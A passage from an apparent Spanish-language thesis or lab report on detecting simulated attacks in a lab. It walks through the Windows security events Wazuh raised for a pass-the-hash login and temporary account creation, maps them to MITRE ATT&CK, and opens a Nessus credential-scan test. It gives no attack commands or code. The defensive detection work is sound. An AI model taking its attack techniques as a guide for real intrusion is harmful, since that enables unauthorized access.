


Figura 40

Detección de logs en el SIEM Wazuh




Figura 41

Detección de logs en el SIEM Wazuh

Una vez realizado el ataque se valida los siguientes casos de uso detectados:

- **Event ID 4624: Valid Accounts:** El evento 4624, registrado en el canal de seguridad del sistema, indica un inicio de sesión exitoso a través de la red en el servidor "MV-Win-Srv-19" con el usuario "Administrator" desde la estación de trabajo "KALIZ" (IP: 172.16.16.107, puerto: 43656). El logon se realizó utilizando NTLM V2, con un nivel de impersonación "Impersonation" y un token elevado, mediante el proceso "NtLmSsp" (logon tipo 3). Este evento sugiere la posibilidad de un ataque de "Pass-the-Hash" y una posible conexión RDP, lo que implica que "KALIZ" podría no estar autorizado para realizar conexiones RDP. Las técnicas asociadas son T1550.002 (Pass the Hash), T1078.002 (Domain Accounts) y T1021.001 (Remote Desktop Protocol), relacionadas con las tácticas de Evasión de Defensa, Movimiento Lateral, Persistencia, Escalamiento de Privilegios y Acceso Inicial.

Figura 42

Detección del Event ID 4624 en la SIEM Wazuh





Figura 43

Detección del Event ID 4624 en la SIEM Wazuh



- **Event ID 4728 Domain Users Group Changed**: Este evento de Windows (ID 4728) muestra que el usuario "Administrator" en el servidor "MV-Win-Srv-19" realizó una

modificación en un grupo global de seguridad, añadiendo un miembro (SID: S-1-5-21-3268614021-106827012-181184077-1001) al grupo de dominio "MV-WIN-SRV-19". La acción fue realizada con privilegios de "Administrator" (SID: S-1-5-21-3268614021-106827012-181184077-500), y no se especificó el nombre de la cuenta del miembro añadido. Este evento podría indicar una posible escalada de privilegios o un intento de evadir defensas del sistema, con técnicas asociadas como T1484 (Domain Policy Modification), y tácticas de Evasión de Defensa y Escalamiento de Privilegios. El cambio de grupo de usuarios podría ser una táctica para alterar configuraciones de seguridad en el sistema.

Figura 44

Detección del Event ID 4728 en la SIEM Wazuh





Figura 45


Detección del Event ID 4728 en la SIEM Wazuh



- **Event ID 4720 User account enabled or created:** Este evento (ID 4720) indica que el usuario "Administrator" en el equipo "MV-Win-Srv-19" creó una nueva cuenta llamada "grupo3_prueba" con el SID "S-1-5-21-3268614021-106827012-181184077-1001". La cuenta presenta características potencialmente sospechosas como estar habilitada con las banderas 'Password Not Required' y 'Normal Account', lo que podría facilitar su uso para mantener acceso persistente en el sistema. Este tipo de actividad está relacionado con la técnica T1098 (Account Manipulation) del framework MITRE ATT&CK, asociada a la táctica de Persistencia, ya que la creación de cuentas puede usarse para mantener acceso a largo plazo o eludir controles de seguridad.

Figura 46


Detección del Event ID 4720 en la SIEM Wazuh



- **Event ID 4722: User account enabled or created:** El evento 4722 ocurrido en el sistema MV-Win-Srv-19 (IP: 172.16.16.24) indica que el usuario "Administrator" habilitó la cuenta "grupo3_prueba" (SID: S-1-5-21-...-1002) utilizando el Logon ID 0x4c8ab6, a través del canal de auditoría de seguridad EventChannel. Esta acción fue detectada por Wazuh y clasificada bajo la técnica T1098 – Account Manipulation del framework MITRE ATT&CK, asociada a la táctica de Persistence, lo que podría indicar una maniobra para preparar una cuenta previamente deshabilitada como vector de acceso persistente dentro del sistema.

Figura 47


Detección del Event ID 4722 en la SIEM Wazuh



- **Event ID 4729: Domain Users Group Changed:** El evento 4729 registrado en el activo MV-Win-Srv-19 (IP: 172.16.16.24), detectado por el agente Wazuh, muestra que el usuario "Administrator" eliminó al usuario identificado con el SID S-1-5-21-...-1001 (relacionado con la cuenta previamente creada grupo3_prueba) del grupo global de seguridad con SID S-1-5-21-...-513, correspondiente a "Domain Users", utilizando el canal Security EventChannel. Esta acción está asociada con la técnica T1484 – Domain Policy Modification, dentro de las tácticas de Defense Evasion y Privilege Escalation del framework MITRE ATT&CK, lo cual puede indicar un intento de reducir la visibilidad de la nueva cuenta o evitar que herede políticas comunes del dominio.

Figura 48


Detección del Event ID 4729 en la SIEM Wazuh



- **Event ID 4726: User account disabled or deleted:**El evento 4726 registrado en el sistema MV-Win-Srv-19 (IP: 172.16.16.24) muestra que el usuario "Administrator" ejecutó la eliminación de la cuenta "grupo3_prueba" (SID: S-1-5-21-...-1001) mediante el canal de seguridad Security EventChannel, utilizando el logon ID 0x4c400b. Esta acción corresponde a las técnicas T1098 – Account Manipulation y T1531 – Account Access Removal del framework MITRE ATT&CK, asociadas a las tácticas de Persistence e Impact, lo que puede indicar un intento de borrar rastros de actividad maliciosa previa o impedir el acceso posterior mediante la eliminación del usuario temporalmente creado.

Figura 49

Detección del Event ID 4726 en la SIEM Wazuh



A continuación, se presenta una tabla con todos los casos de usos encontrados en base al Framework Mitre al realizar el ataque Ataque creación de usuarios:

Tabla 10

Casos encontrados de acuerdo al framework Mitre del ataque Creación de usuarios

Timestamp	Event ID	Tácticas MITRE ATT&CK	Técnicas MITRE ATT&CK	Descripción	Cuenta de Usuario	Cuenta Objetivo	Dirección IP
Apr 19, 2025 @ 20:39:37.268	4738	Persistence	Account Manipulation	Un cambio en la cuenta de usuario	Administrator	grupo3_prueba	-
Apr 19, 2025 @ 20:39:37.252	4722	Persistence	Account Manipulation	Habilitación de la cuenta de usuario	Administrator	grupo3_prueba	-
Apr 19, 2025 @ 20:39:37.228	4720	Persistence	Account Manipulation	Creación de cuenta de usuario	Administrator	grupo3_prueba	-
Apr 19, 2025 @ 20:39:29.442	4624	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts, Remote Desktop Protocol	Inicio de sesión mediante Pass the Hash	Administrator	-	172.16.16.107
Apr 19, 2025 @ 20:39:20.549	4624	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Valid Accounts	Inicio de sesión con cuentas válidas	MV-WIN-SRV-19$	SYSTEM	-
Apr 19, 2025 @ 20:39:03.383	4634	-	-	Cierre de sesión	Administrator	-	-

Timestamp	Event ID	Tácticas MITRE ATT&CK	Técnicas MITRE ATT&CK	Descripción	Cuenta de Usuario	Cuenta Objetivo	Dirección IP
Apr 19, 2025 @ 20:39:02.363	4726	Persistence, Impact	Account Manipulation, Account Access Removal	Eliminación de cuenta de usuario	Administrator	grupo3_prueba	-
Apr 19, 2025 @ 20:39:02.346	4724	-	-	Restablecimiento de contraseña	Administrator	-	-
Apr 19, 2025 @ 20:39:02.226	4720	Persistence	Account Manipulation	Creación de cuenta de usuario	Administrator	grupo3_prueba	-
Apr 19, 2025 @ 20:38:19.742	4624	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts, Remote Desktop Protocol	Inicio de sesión mediante Pass the Hash	Administrator	-	172.16.16.107

3.1.6.3. Ataque Escaneo de Detección de Credenciales Válidas Nessus. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 11

Datos de la máquina atacante y la máquina objetivo.

	IP Origen	**Hostname**	**Sistema Operativo**
Máquina Atacante	172.16.16.102	LAPTOP-O0P7VGRI	Windows
Máquina Objetivo	172.16.16.24	MV-Win-Srv-19	Windows Server 2019

En esta sección se describe la simulación de un ataque realizado con la herramienta Nessus, enfocándose específicamente en la detección de credenciales válidas dentro de un entorno Windows Server 2019. Este tipo de escaneo representa una técnica común utilizada por atacantes para identificar accesos válidos en los sistemas, lo que les permitiría moverse lateralmente o escalar privilegios. La prueba se llevó a cabo desde una máquina atacante con sistema operativo Windows hacia una máquina objetivo con Windows Server 2019, permitiendo evaluar la capacidad de detección y respuesta de la plataforma Wazuh ante este tipo de actividad sospechosa.

Figura 50

Información de red de la máquina atacante




Figura 51

Ejecución de ataque desde Nessus

